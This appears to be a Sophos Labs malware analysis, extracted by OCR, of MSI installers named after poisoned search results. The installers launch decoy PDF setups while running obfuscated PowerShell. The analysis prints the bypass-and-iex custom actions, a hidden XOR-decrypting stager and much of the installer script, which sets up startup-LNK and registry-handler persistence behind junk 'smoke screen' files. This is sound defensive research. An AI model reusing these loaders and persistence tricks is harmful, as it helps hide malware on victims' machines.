
The installer


Reflective payload loading
Smoke screen:
%APPDATA%\adobe\fdogtwnzukqrofeni\nfetkayhvzy.tyosjfmoeaduuge
%APPDATA%\adobe\fdogtwnzukqrofeni\oyfptahmkxqgouzlpsn.qbgrejgoecclbpfhtrd
%APPDATA%\adobe\fdogtwnzukqrofeni\ioyqdmpfjhtqcvyxez.lopjmbpvviaancukufz
%APPDATA%\adobe\fdogtwnzukqrofeni\zbeihtvcjousah.nijverwsghqec
%APPDATA%\adobe\fdogtwnzukqrofeni\mcxawytdnjtr.vohypnzhdfrwldx
%APPDATA%\adobe\fdogtwnzukqrofeni\htoyplusrkwntemhdjb.lcotnwsgofybmuhg
%APPDATA%\adobe\fdogtwnzukqrofeni\svrxpglenbeadgpu.ovwgrgaryif
Hijacked search
good-choice-bad-choice-worksheets-for-kids.msi
PowerShell installer
MSI installation
Decoy: pdfelement-pro_setup_full5239.exe
csc.exe
conhost.exe
powershell.exe
chrome.exe
msiexec.exe
pdfelement-pro_setup_full5239.exe
crashp
SOPHOSlabs

The installer file dropped by the download link is named to match the search string that delivered it. In the example above, for instance, the file is named **good-choice-bad-choice-worksheet-for-kids.msi**. When the installer is opened, it executes a decoy setup application (in this case, **pdfelement-pro_setup_full5239.exe**), while also executing a PowerShell script (**p.ps1** or **InstallScript.ps1**).

The installers require a 64-bit windows. They were generated by the EMCO MSI package builder and contain a pre-installation script. This script prepares and executes the PowerShell installer, while executing the decoy installer.

The typical malware distribution packages look like this:




Hair-Salon-Income-Statement
Version: 2.3.1.1

File System	4 entries
Registry	No entries
Environment Variables	No entries
Services	No entries
Assemblies	No entries
Drivers	No entries
Printers	No entries
Windows Firewall	No entries

File System

Path	Size	Attributes
Creator : Hair-Salon-Income-Statement.msi		
AppDataFolder		
CurrentUserProfileFolder		
AppDataFolder\dst-x86.exe	1,224,992	----
CurrentUserProfileFolder\InstallScript.ps1	83,076	----

It contains two files, the decoy executable (dist-x86.exe in this case) and the installer PowerShell script (InstallScript.ps1 in this case). Additionally, two installation actions are defined: the first executes powershell.exe with the script to execute the extracted main install script, while the second launches the decoy executable (dist-x86.exe in this case).



Pre & Post Actions

#	Name	Command	Parameters
1	Action	powershell	-ExecutionPolicy bypass -command "iex([IO.File]::ReadAllText('${CurrentUserProfileFolder}$\InstallScript.ps1'))"
2	Action 1	${AppDataFolder}$\dist-x86.exe	


System Actions

There are no system actions to show in this view.

The most recent scripts we found added a twist to this. In these samples, the PowerShell installer file in the archive is encoded as a base64 string, which is also additionally encrypted:

```
aiQOei85cQpkRGJeQQZSIFV+K1x/cHMGaxVtRSVgb187BwoyEQwwDi4mPycmIytdKh03CRozJQUCAC4OMxgdPTw0M
xYCHS0rHhwMNwwNNRgSABgzERQuJSQlJBk1NzgXKiBMGRYWIyIDECENAA0IOGQhBSYUD1wNVSV8OXsNLyY5EwM
UCw5iLDQGJRkLJj8XMxgaPTIzKFkQFgY/ARQ+GwQzKSkHRB4HMDYBdTEPGz4GMDkWDyM6RQYXEEAjPwwxFFEwJS
00HSkTLzheBRUJSQUAMnAvbHFfHyUjAyYlXDYyexsNAQQMIQxHKTMQAmMBJCIYFws2ICQ1GDsHPTABFh4/ASwDEFI
vHDIQIBwiNBsiJR0GNQ0HIC0NDDMIGRcAHwEDABI/JS8SCyw+MTcrJSoLHl8gFiwjG3U5EQAQKhwFHw0IOFAjFCA4cD
gaeToSDDIPMRQSNQIVFi4fFDY4EDoYNyoRMjsaEjoBIhwAG3EeDAwlH0MtDyAOJDIwISU7Fg8mMD4vaCcVOSIuJBQ6D
xwmGjwtQCckFCMdOCYHHg0ddjkzKWgUNzVHFScnJz83P3kiGwJ4fywXIw84EQIYGSc5JgYkJxplMyZAPBIvOw8eBiw
CA3VaFgMQJgUcRi8mJlIwdAMdORkZJAQMPiEDRx9kCD4+BSINCTYOBC4ZAR4RMhUdCS
```

In these samples the installation script is slightly more complicated, it also performs a decryption of the PowerShell installer first:



Pre & Post Actions


#	Name	Command	Parameters
1	Soft	${AppDataFolder}$\pdfelement-pro_setup_full5239.exe	
2	Stager	powershell	-ep bypass -windowstyle hidden -command "$xp='${AppDataFolder}$\pd.log';$xk='NEkCMXBoQtWiubeAfKIlLH..

System Actions

Stager

```
Command: powershell
Parameters: -ep bypass -windowstyle hidden -command
"$xp='${AppDataFolder}$\pd.log';$xk='NEkCMXBoQtWiubeAfKIlLHJdZwYvGTRxsShUFajVcrqmp
nDPOz';$xb=[System.Convert]::FromBase64String([System.IO.File]::ReadAllText($xp));remov
tem $xp;for($i=0;$i -lt $xb.count;){for($j=0;$j -lt $xk.length;$j++){$xb[$i]=$xb[$i] -bxor
$xk[$j];$i++;if($i -ge
$xb.count){$j=$xk.length;}}};$xb=[System.Text.Encoding]::UTF8.GetString($xb);iex $xb;"
Start Type: After Install
Run As: Invoker
```

A handful of MSI installers were "traditional" MSI files, but they also contained custom action scripts:



Custom Actions

Existing Custom Actions: CallFunctionFromDLL, nitro_pro13.exe, PowerShellScriptInline, StopProcess, wpxkf.dat

This list contains already existing custom actions, like the ones launched by controls on the installation wizard.

Installation Sequence — Wizard Dialogs Stage: nitro_pro13.exe, PowerShellScriptInline, CallFunctionFromDLL, StopProcess, PrepareDlg, Searches

Call Function From Attached Native DLL

Attached DLL: :al\Temp\MSI67D8.tmp\Nitro Pro 13 13.2.1\Binary\powershellscriptlauncher.dll


Function: RunPowerShellScript

Action data: $a19147da46143c816881e98291a6f='HBLGeWdVNWVQa1Vvq5RCN+AyTlFYbE5nC

Execution Time: [✓ Immediately] When the system is being modified (deferred) During installation rollback After the system has been successfully modified (commit)

Execution Options: ☐ Run under the LocalSystem account with full privileges (no impersonation)


In this case the custom action script contained the PowerShell installer:




```
DigitallySignScriptSTXSOHFlagsSTX0SOHParamsSTXSOHScriptSTX#Requires -version 3
Param()

$a19147da46143c816881e98291a6f='HBLGeWdVNWVQa1Vvq5RCN+AyTlFYbE5nC2paQWRrUlViRjVSVjNnd1FGTjNVMTlBZkhaRI
NeW-ObjEcT BYTE[\[][\]] (gET-rAnDom -mInimuM 50000 -MaxImuM 200000);(NEw-ObJeCt RAnDOM).nexTByTeS($aa4
$a6a97c5cff0404a465f322758a05e+"\shelL\open\COMmAnd") -ad6529c330442da070f0b1ebd066d ('po'+'WE'+'rSH'+
$a72e25b8b44415a162be65a16f7e3=NeW-object -cOMObjeCt wsCRiPt.SHELL;$a10a868fbda412b8dd4adecbb7022=$a72
$aca0c0967bd45fb48dd2cafdcbe53;$a10a868fbda412b8dd4adecbb7022.WinDOwSTYle=7;
$a10a868fbda412b8dd4adecbb7022.SAvE();IEx $afd57ee16804db817580eb409968e;

SOHScriptPreambleSTXparam(
  [\[]alias("propFile")[\]]      [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $msiPropOutFilePath
 ,[\[]alias("propSep")[\]]       [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $msiPropKVSeparator
 ,[\[]alias("scriptFile")[\]]    [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $userScriptFilePath
 ,[\[]alias("scriptArgsFile")[\]][\[]Parameter(Mandatory=$false)[\]][\[]string[\]] $userScriptArgsFile
 ,[\[]Parameter(Mandatory=$true)[\]]                          [\[]string[\]] $testPrefix
 ,[\[]switch[\]]                                                       $isTest
```

Decoy

The decoy is a legit installer for Wondershare PDFelement, likely to complete the decoy social engineering process.


wondershare
Wondershare PDFelement
Install
By clicking "Install", You agree to the Privacy Policy and EULA
Customize Install

Some of the newest MSI installers have a different decoy: Adobe Acrobat Pro DC Installer. Because it is and outdated version, on execution it will offer to download the latest version:



Adobe Acrobat Pro DC Installer

Adobe Acrobat Pro DC

You are using an older version of the AcrobatDC installer, or you are using a renamed file. Click Finish to get the latest installer.


Finish

PowerShell malware installer

The PowerShell installer does the actual malware deployment, creating the files and registry keys that establish persistence for the backdoor.

The script contains the actual malware payload (in base64-encoded and encrypted form) in a string variable at the top of the script. In addition to the payload definition, the beginning of the script also sets two defined functions—one to create random file and directory names for the malware, and another to create a path for a new Windows registry entry.

The script calls these functions as it steps through the installation steps, labeled in red in the screen shot below:


Encrypted payload
Create smoke screen directory
Create autostart shortcut
Fill smoke screen files with random data
Drop encrypted payload
Encrypted file extension association script

```
$ae806d02a2142290db5aaafbb011c='FTGobGZWcGVQMzV[illegible]xDmtCQVUwdFZZVUIzWXpaK1htNWdKSHBBWUdKSlpVOlZSbEJOQUZKNEYvM4E9V2k
jA5XixdF2gNHHE0OAJ6AixhEgcZbD9eUTV4WkBidUhFb0syMWUdAG8vKWpBU01NAzhRSGRLZW1OZa1IVHFvVz52Yu5zeVFOSTV[illegible]
NSMlcGbjdQWkJ6T1NsVGEzcfxhVnR1VSNGS0ptY3FZeVpSZFNndEIwbHRKVTg4TVdodozJMDE3Q1Z6ZFZlbV5bVTNOMnRwUkhvbWVuQTVNWFIxSktuMWlXcHBkRWh3
$aa93eef7e5545ba82155358556317="$"+"ab335ab62c0406ba430196dbf299d=add-type -mEMBErdeFinitioN ('['+'d'.TOUPper()+'Ll'.TOLoweR()
'.TolowER()) -nAME ('W'.tOUpper()+'In32'.toLoWer()+'s'.tOUpPeR()+'How'.ToLOWER()+'W'.tOuPPEr()+'INdOw'.tOloWEr()+'A'.tOuppER()
$"+"ab335ab62c0406ba430196dbf299d::ShOwwINDOwasYnc((gEt-PROCEsS -iD $"+"pID).MaInwinDowHandle, 0)
"

ieX $aa93eef7e5545ba82155358556317
FunctioN a48fdf325964f7a9c3a04b7868140 {ReTuRN -joiN (0..(10..30|get-rANDom)|%{[cHAR]((65..90)+(97..122)|geT-rAndom)})}
FUNCtiOn aab278067df468969ba1a8617e48e {paRAm($a36edecaac94369a466f733566aa3, $a1f6656ae834bfbfb795f0a7beeaa)
iF (-NOT (TEsT-pATh "reGIsTrY::$a36edecaac94369a466f733566aa3".toLoweR())){NEw-ITem -PatH "regiSTRy::$a36edecaac94369a466f7335
}sEt-ITEm -pAth "rEgIStrY::$a36edecaac94369a466f733566aa3".tOLOWer() -VAlUE $a1f6656ae834bfbfb795f0a7beeaa
}
$a635320828d4a2955c116423ca252=(a48fdf325964f7a9c3a04b7868140)
$a69c707c68443f97cb794c99cd326=(a48fdf325964f7a9c3a04b7868140)
$a284ef1efe2492be724b2460dd9eb=(a48fdf325964f7a9c3a04b7868140)
$a547bb79b7e42f9048911593b32e2=new-objeCT -comOBJECt WsCrIpt.SHeLl
$a8184c1afec4538c49015bd6cf855="$env:aPpDAtA\Ad"+"ob"+"E\"+(a48fdf325964f7a9c3a04b7868140)
nEw-ITem -itemtyPE diReCToRy -FORCe -Path $a8184c1afec4538c49015bd6cf855
$a848f5478584f480d99832fc2d7bf=$a547bb79b7e42f9048911593b32e2.cReATesHoRtCuT($eNv:APpdaTA+'\M'+'iCr'+'osO'+'Ft'+'\w'+'InD'+'oW
$a2fbfb531b84f2bcde716227e8f92=GET-rAndoM -mINImuM 100 -mAximum 300
FOr($ae34e9ee1da435ad29ec3b55921bd=0
$ae34e9ee1da435ad29ec3b55921bd -lt $a2fbfb531b84f2bcde716227e8f92
$ae34e9ee1da435ad29ec3b55921bd+=1){$aec3cd0366740a868778613bb1ccd=(a48fdf325964f7a9c3a04b7868140)+'.'+(a48fdf325964f7a9c3a04b7
if($ae34e9ee1da435ad29ec3b55921bd -eq 0) {$aec3cd0366740a868778613bb1ccd=(a48fdf325964f7a9c3a04b7868140)+'.'+$a284ef1efe2492be
$a848f5478584f480d99832fc2d7bf.TaRgeTPATH=$a8184c1afec4538c49015bd6cf855+'\'+$aec3cd0366740a868778613bb1ccd
}$af8dec1ae3949da216559de7ee49a=NEw-objecT BYTe[] (gET-rAndoM -miNiMum 50000 -MAXImuM 200000)
(New-object rANdom).NexTByTES($af8dec1ae3949da216559de7ee49a)
IF($ae34e9ee1da435ad29ec3b55921bd -eQ 50) {$a08177f8c3646d8a1180c44b84202=$a8184c1afec4538c49015bd6cf855+'\'+$a69c707c68443f97
[system.io.filE]::WrITEALLBytES($a08177f8c3646d8a1180c44b84202,[SySteM.CONvErt]::fRomBase64sTRIng($ae806d02a2142290db5aaafbb01
} ElSE {[SYsTeM.iO.FIlE]::wrITEAllbYtEs($a8184c1afec4538c49015bd6cf855+"\"+$aec3cd0366740a868778613bb1ccd, $af8dec1ae3949da216
}}$a848f5478584f480d99832fc2d7bf.WINDOwsTylE=7
$a848f5478584f480d99832fc2d7bf.Save()
$a47bd51c9a945595a76328e212ee8=$aa93eef7e5545ba82155358556317+"$"+"a80d1c707fc41faca2d8934fc9c3e='Xk8leVpeT35gJUB8Y1VmQFZ1NkBA
5gJHpAYGJJZUBVRlBNQFJ4X0ZAUnBkaV4xNlZQXjBTUyNAVkJSX0B2cHoyQFMlZkBAVHJLRI5PVWMhQHEoK21eMEo/ekBSWGpYQHdKemNeMHVPdV5vb2syQHI5cys/
50RS1qal54dWhLeyFLdGc/e3R2WFo7PXBzOSlTb31yaVduU3FKJmsqYiZRdSgtR0ltJU88MWhvT301dCVzdVdmVXU3N2tpRHomenA5MXR1Jko1eWppdEhwcmooY1J0
```

In some of the samples we examined, the installer scripts end with the comment line:

```
#Hello for Squiblydoo
```


This is likely in tribute to the malware blog that investigated the installation method used in attacks documented in early 2021.

Persistence with a smoke screen

The installer creates persistence for the malware by creating a .LNK file in the affected system's startup directory. But instead of pointing to an executable file, this link points to a junk-filled "smoke screen" file with a randomly-created file name and extension. The actual execution method for the malware is included in script for a custom file handler created for a file type defined by this random extension—defined by the installer script in the Windows registry. The commands in the handler's script decrypt and execute the actual payload, hidden amongst the random files.

The first part of the installer script following the encrypted payload uses the random name function to create a directory to drop the payload into. The randomly-named folder is created in the path **%APPDATA%\AdobE**. The installer script also creates an LNK file in the %STARTUP% directory to establish persistence—though not in the way one would expect, as we'll explain shortly.


Next, the script deploys a "smoke screen" of anywhere from 100 to 300 files, dropping them in the randomly-named directory . With a single exception, these are all files filled with random junk. One file dropped in the same location, however, contains the encrypted payload.



Computer ▸ Local Disk (C:) ▸ Users ▸ [redacted] ▸ AppData ▸ Roaming ▸ Adobe ▸ RPySKQqfILYphzQyKCSzvyxnl


Name	Date modified	Type	Size
aDxwYYJhYhPJMSCH.rTqVcJkdSPNkJicv	03/11/2021 13:23	RTQVCJKDSPNKJI...	52 KB
AENCRHIrmGdyOpFMjRUZ.VDAivjgWC...	03/11/2021 13:23	VDAIVJGWCMRQ...	63 KB
AGnRTKRswTSYJ.zCLDNhCACpekIpUR	03/11/2021 13:23	ZCLDNHCACPEKI...	162 KB
AtWvthdOSKZyADrVQak.zplTnicVtbaPiO...	03/11/2021 13:23	ZPLTNICVTBAPIO...	64 KB
AVvCklhixFMdDHGidbEjE.UyNHrzgtMQI...	03/11/2021 13:23	UYNHRZGTMQITX...	164 KB
BmObrAgZHFz.ryIdZHcJFoeKzNIL	03/11/2021 13:23	RYIDZHCJFOEKZN...	166 KB
BNDjvGAhUyeHCqyUUGHVxUeXm.KgLm...	03/11/2021 13:23	KGLMBEBZWCQH...	163 KB
bUbsZVqEsZt.myrvNUVDUQcUcVgciFcPXU	03/11/2021 13:23	MYRVNUVDUQC...	143 KB
bvSUdxaYgDNrTIqqoOAZC.wmCuBxlWg...	03/11/2021 13:23	WMCUBXLWGCZ...	189 KB
cBEBoMeMlhYlFzaUNbYNowcroDvAb.jY...	03/11/2021 13:23	JYKEUHLWZCWW...	139 KB
cGJVhtKLNQCElCzOwQTJtuo.ThjRjgnJTdQ	03/11/2021 13:23	THJRJGNJTDQ File	116 KB
CLhvPELOJPQwsmKMSmDJkaARo.FsYCF...	03/11/2021 13:23	FSYCFEMUNHNEE...	165 KB
cqQosPJPBYYPkEMFuNeUMPpHcQhL.W...	03/11/2021 13:23	WCVSTCXHSIAUC...	191 KB
CsAmGPQXBDXUMEhEPrlKgJoHygG.OLp...	03/11/2021 13:23	OLPXDIWRFGJRZ...	179 KB
DctsMTKlqJXYwxvzSiuAqFqVhzhfuTl.ddC...	03/11/2021 13:23	DDCOXFIASZACQ...	145 KB
DGUNkQvqzqIlDt.SVvqYJtIZDUOCQzAD...	03/11/[illegible]	[illegible]	[illegible]
DIBFycDBhxpBFpOdpeEjqzk.ilsnssdYBGIK...	03/11/[illegible]	ILSNSSDYBGIKO...	[illegible]

The LNK file (in this case, with the file name **a06f383e63a43381f156ee77d9f6f.lnk**) points to one of these files (**VUPQVfERpBWfmEvrhLOSNZ.NuAoeLuriIQZNSVqcO**):



```
Autorun Entry                               Descr... P Image Path
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  BCSSync                                   Micro... M. c:\program files\microsoft office\office14\bcssync.exe
  VBoxTray                                  Virtu... O. c:\windows\system32\vboxtray.exe
C:\Users[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
